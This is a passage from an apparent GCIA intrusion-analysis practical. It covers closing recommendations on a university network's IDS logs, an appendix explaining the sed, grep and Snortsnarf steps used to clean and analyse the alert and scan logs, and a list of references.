Regulate Peer-to-Peer file sharing applications. This may not be politically feasible, but these are emerging as an important vector for viruses and worms. In addition, some of these p2p applications drive the IDS sensors nuts.

The University is doing a good job. There does not seem to be a massive number of compromised machines. There are some definite problems, including compromised hosts, but there does not appear to be an army of zombies. There is a useful IDS setup. With further tuning it will be extremely useful even for outside analysts with no previous exposure to the quirks of the network. Thank you for the opportunity to review the logs. I hope this analysis is useful.

APPENDIX A

A description of your analysis process

I did a fair amount of preparation on the logs. For each set I cleaned it, combined it, and trimmed it. The first step was cleaning the different types of logs so that random noise wouldn't affect the analysis. The alerts logs had a number of munged lines where two alerts were shuffled together, leaving a fragment that began with a leading colon. For example,

:60194 -> MY.NET.30.3:524

There was a regular pattern where such fragments belonged on a previous line, a line that often had two alerts in place. It was generally easy to piece together, so I thought it was reasonable to manually reassemble the broken alerts. Other analysts have elected to delete these fragments as untrustworthy. Either option is reasonable, and in any event the fixed alerts did not significantly alter the record. There were about 85 fragments where a new line started with a colon rather than a date, and none of the broken alerts happened to be a unique or otherwise illuminating record.

As a side note, I recommend investigating the cause of the data corruption. The most likely explanation is simply an error in logging or collating the logs, but it is possible that these errors are artifacts of unauthorized log tampering. Either way, it is worth running this down.

After cleanimg the alerts files, I found there was still a tricky problem created by files with two digit days in the datestamp. For a line with an April 7 datestamp such as:

Apr 7 00 16 14 172.20.97.197 22321 -> 211.232.226.135 22321 UDP

The output of sed 's/:/ /g' scans.040407.trim |cut -f 7 -d ' ' is:

172.20.97.197

The output for a line with an April 10 or 11 datestamp such as:

Apr 10 00:00:01 130.85.81.39:3683 -> 108.38.220.17:135 SYN ******S*

is:

3683

The extra space causes the "cut -f 7 -d ' ' " command to output the source port, rather than the source IP address. My remedy (there are others) was to insert an extra space in Apr 10 and Apr 11 datestamps, which makes the "cut -f 7 -d ' ' "command locate the same field. This way I could leave the rest of the command unchanged.

Incidentally, I found myself typing the same long command (or series of commands) enough that it was worth making a tiny script, which I called sedit.sh. It consists of one line:

```
sed 's/Apr 10/Apr  10/' | sed 's/Apr 11/Apr  11/' | sed 's/:/ /g'
```

If I wanted to see who host 172.20.85.224 was talking to, I could use it this way:

```
grep 172.20.85.224 scans.trim | sedit.sh | cut -f 10 -d ' ' | sort | uniq -c
```

Some of the scans files I chose were corrupt to the point they wouldn't decompress, but following the approach mentioned by Evgueni Martynov in his practical (www.giac.org/practical/GCIA/Evgueni_Martynov_GCIA.doc)
I was able to recover much of the information from the problem files with the following command:

```
gunzip -c -d scans.020710.gz > scans.020710.recovered
```

I replaced MY.NET in the alerts and scans files, and what I take to be the first two octets of the actual IP address in the oos files, and replaced them with 172.20, for a recognizable RFC 1918 address, but not the most common range. I followed the steps contained in Kyle Haugsness' practical (http://www.giac.org/practical/Kyle_Haugsness_GCIA.zip) to combine the files without losing data, and then to eliminate duplicate lines. Then I replaced MY.NET with 172.20 with the following command:

```
sed 's/MY\.NET/172.20/g' alert-uniq > alert-ip
```

Trimming was an important step. The size of my combined alert file is 216516777 bytes, which is a little hefty for my techniques. So I excluded the portscans, 'EXPLOIT x86 NOOP' and 'SMB Name Wildcard' alerts, which yielded a file that is 5357081 bytes, which is reasonable for my machine to analyze via Snortsnarf. I have previously found that putting a 10 meg alert file through Snortsnarf will cause my under-spec laptop to page interminably and take upwards of 2 hours. This file took only about 5 minutes. I later ran Snortsnarf against an 8997953 byte alert file (trimmed of portscan alerts) on a machine with 2 gigabytes of RAM, and it had no problems.

I removed DNS traffic from the scans files as well. From the oos files, I took out the entries that referred only to ECN-flagged packets. Sure, some of it is part of a scan, but most of it is noise, and much of the rest of it will show elsewhere.

Once I had the files in shape, I used a combination of Snortsnarf, POSIX command line tools like sed, grep, and sort, and a spreadsheet to keep notes on "interesting" hosts. Snortsnarf gives a good high level view, and allows a detailed view of particular source and destination hosts. The spreadsheet gave a good intermediate view, allowing me to do some multidimensional plots, such as

host + counts for any number of alert types. This was very useful when looking at the confusing picture of bots for correlations and relationships. The POSIX tools let me grab counts and excerpts for particular fields in the alerts.

I looked at the alerts in Snortsnarf, and grouped them into related alerts. When I found an interesting host I'd use grep to make an alert/scan/oos file with just traffic to or from it. Then I'd throw some command chains at it. For example, the following gives the command to get the number of scans from each ip address, sorted:

```
sed 's/:/ /g' scans.040407.trim |cut -f 7 -d ' ' | sort | uniq -c | sort -n >
scans.040407.trim.source-ip-count
```

Then I went through the Snortsnarf top 20 sources and destinations. I did this part twice, once without the 172.20.30.3/4 alerts. I regarded this as benign traffic, on the theory that there was so much of it the University would have stopped it if it were hostile. Removing it made the sources and destinations of other alerts stand out.

With this information, I'd go down the list of hosts with the most numerous entries, and see what they were up to. I found it very useful to use long, descriptive names for the files I was creating. For example, alerts-combined-no-portscan.172.20.84.225.source-only. This way I could tell what the contents of each file was, and the chain of filtering that produced it. I am grateful for bash tab-completion.

I examined the scan sources responsible for 50,000 alerts or more in a given log file. This was an arbitrary cut-off. Time permitting, it would have been reasonable to examine each source with more than a few hundred in a day. Another assumption was that the really significant scans were those that originated from local hosts. Scans on the internet are a fact of life, but if a machine on a network I'm responsible for is scanning, I can stop it.

This approach works well to catch things like worms and bots, but I think it's inadequate for a patient, subtle intruder. It took one packet to compromise a MS-SQL server. The fact that there were a lot of them made SQL Slammer stand out, but there might be a great deal that is intentionally NOT standing out.

Keeping track of "interesting" hosts in a spreadsheet made some correlations stand out. I found some hosts with entries in more than one type of log file, for example. Sorting by host brought all the information about a particular host together.

Overall, I think it would have been better to invest the effort into putting the alerts into a database. It would exceed the best attributes of both the spreadsheet and the POSIX tools.

REFERENCES

PortPeeker Website. “TCP Port 1025 Captures” PortPeeker Section of Linklogger Website. Apr. 30, 2004
URL: http://www.linklogger.com/Port1025_RPC_Exploit.htm (June 1, 2004)

SANS. “Handler’s Diary March 11, 2004” Internet Storm Center Website. Mar. 11, 2004
URL: http://isc.sans.org/diary.php?date=2004-03-11 (June 1, 2004)

PortPeeker Website. “TCP Port 2745” PortPeeker Section of Linklogger Website. May 13, 2004
URL: http://www.linklogger.com/TCP2745.htm (June 1, 2004)

PortPeeker Website. “TCP Port 3127” PortPeeker Section of Linklogger Website. Apr 30, 2004
URL: http://www.linklogger.com/TCP3127.htm (June 1, 2004)

PortPeeker Website. “TCP Port 3410” PortPeeker Section of Linklogger Website. Feb. 09, 2004
URL: http://www.linklogger.com/TCP3410.htm (June 1, 2004)

PortPeeker Website. “TCP Port 5000” PortPeeker Section of Linklogger Website. Mar. 14, 2004
URL: http://www.linklogger.com/TCP5000.htm (June 1, 2004)

PortPeeker Website. “TCP Port 6129” PortPeeker Section of Linklogger Website. Feb. 09, 2004
URL: http://www.linklogger.com/TCP6129.htm (June 1, 2004)

Dittrich, Weaver et. al. “The "mstream" distributed denial of service attack tool” Web Page of David Dittrich. May 1, 2000
URL: http://staff.washington.edu/dittrich/misc/mstream.analysis.txt (June 1, 2004)

Sourcefire Research Team. “SID 248” Snort Signature Database. June 2, 2004
URL: http://www.snort.org/snort-db/sid.html?sid=248 (June 2, 2004)

Wikipedia Contributer. “XDCC” Wikipedia Website. May 21, 2004
URL: http://en.wikipedia.org/wiki/XDCC (June 1, 2004)

Network Associates. “IRC-Sdbot” McAfee Security Website. Jul 03, 2003
URL: http://vil.nai.com/vil/content/v_99410.htm (June 1, 2004)

Kaiser, Russell. “New Peer to Peer program?” Dshield Unisog List Posting. Oct. 8, 2002
URL: http://www.dshield.org/pipermail/unisog/2002-October/002060.php (June 1, 2004)

Emil from Algorithmics. “SMTP server using IDENT to authenticate you” Practically Networked website. 2004
URL: http://www.practicallynetworked.com/support/smtp_ident.htm (June 3, 2004)

Martin, Daniel. “Re: Spoofed SMB name wildcard probes” SecurityFocus Incidents List Archive. May 4, 2001
URL: http://www.securityfocus.com/archive/75/182141 (June 3, 2004)

Asadoorian, Paul. “NetBIOS Null Sessions: The Good, The Bad, and The Ugly” Brown University CIRT website. Jan 3, 2003
URL: http://www.brown.edu/Research/SysAdmins/articles/netbios_null_sessions.html (June 3, 2004)

Aleph One. “Smashing the Stack for Fun and Profit” Insecure.org Website. Nov. 8, 1996
URL: http://www.insecure.org/stf/smashstack.txt (June 3, 2004)

Burns, Byron. "RE: snort: SHELLCODE x86 NOOP" focus-ids list at SecurityFocus. Apr. 8, 2002
URL: http://www.derkeiler.com/Mailing-Lists/securityfocus/focus-ids/2002-04/0038.html (June 3, 2004)

Carvey, Harlan. "Re: UDP Port 137 Question" Basics list at SecurityFocus. Jan 21, 2004
URL: http://seclists.org/lists/security-basics/2004/Jan/0291.html (June 3, 2004)

Kettler and Gray. "SID 651" Snort Signature Database. June 3, 2004
URL: http://www.snort.org/snort-db/sid.html?sid=651 (June 3, 2004)

Huger, Alfred. "Adore Worm a little more...." Incidents List at SecurityFocus. Apr. 4, 2001
URL: http://lwn.net/2001/0405/a/adore-ARIS.php3 (June 3, 2004)

Von Braun, Joakim. "What port numbers do well-known trojan horses use?" SANS Intrusion Detection FAQ. Feb. 9, 2001
URL: http://www.sans.org/resources/idfaq/oddports.php (June 3, 2004)

SANS. "How To Eliminate The Ten Most Critical Internet Security Threats " SANS Website. Jun 25, 2001
URL: http://www.sans.org/top20/top10.php (June 3, 2004)

Williams, Al. "SANS GCIA Practical ver. 3.3" SANS Practical Repository. Jan. 2003
URL: http://www.giac.org/practical/GCIA/Al_Williams_GCIA.pdf (June 3, 2004)

Turkia, Miika. "GCIA Practical Assignment" SANS Practical Repository. Jan. 28, 2001
URL: http://www.giac.org/practical/Miika_Turkia_GCIA.html (June 3, 2004)

James-lists. "ntpdx overflow attempt sig triggered by ntpdc query" Snort-users list. Dec 14, 2002
URL: http://archives.neohapsis.com/archives/snort/2002-12/0354.html (June 3, 2004)

Oxenreider, Jeffrey. "RE: [snort] Tiny Fragments " Snort-announce list. May 15, 2000
URL: http://archives.neohapsis.com/archives/snort/2000-05/0115.html (June 3, 2004)

Zirkle, Laurie. "Explanation of Snort MISC Tiny Fragments from 211.13.231.126" Incidents List at SecurityFocus. Jan. 22, 2002
URL: http://www.dshield.org/pipermail/intrusions/2002-January/003107.php (June 3, 2004)

Gudmundsson and Gettis. "W32.Mimail.A@mm" symantec security response website. Dec. 9, 2003
URL: http://securityresponse.symantec.com/avcenter/venc/data/w32.mimail.a@mm.html (June 3, 2004)

Liu, Yana. "W32.Mimail Removal Tool" symantec security response website. Dec. 4, 2003
URL: http://securityresponse.symantec.com/avcenter/venc/data/w32.mimail.removal.tool.html (June 3, 2004)

Storm, Pete. "GIAC Certified Intrusion Analyst (GCIA) Practical Assignment Version 3.3" SANS Practicals Repository. Nov. 15, 2003
URL: http://www.giac.org/practical/GCIA/Pete_Storm_GCIA.pdf
(June 3, 2004)

Blakely, Bob, and MIT Kerberos. "The Three Myths of Firewalls" Kerberos Website. Jul. 7, 2003
URL: http://web.mit.edu/kerberos/www/firewalls.html (June 3, 2004)

Haugsness, Kyle. "Intrusion Detection In Depth: GCIA Practical Assignment Version 3.0" SANS Practicals Repository. Feb 19, 2002

URL: http://www.giac.org/practical/Kyle_Haugsness_GCIA.zip (June 3, 2004)

Martynov, Evgueni. "GIAC Certified Intrusion Analyst (GCIA)
Practical Assignment Version 3.2" SANS Practicals Repository. Nov. 30, 2002
URL: www.giac.org/practical/GCIA/Evgueni_Martynov_GCIA.doc (June 3, 2004)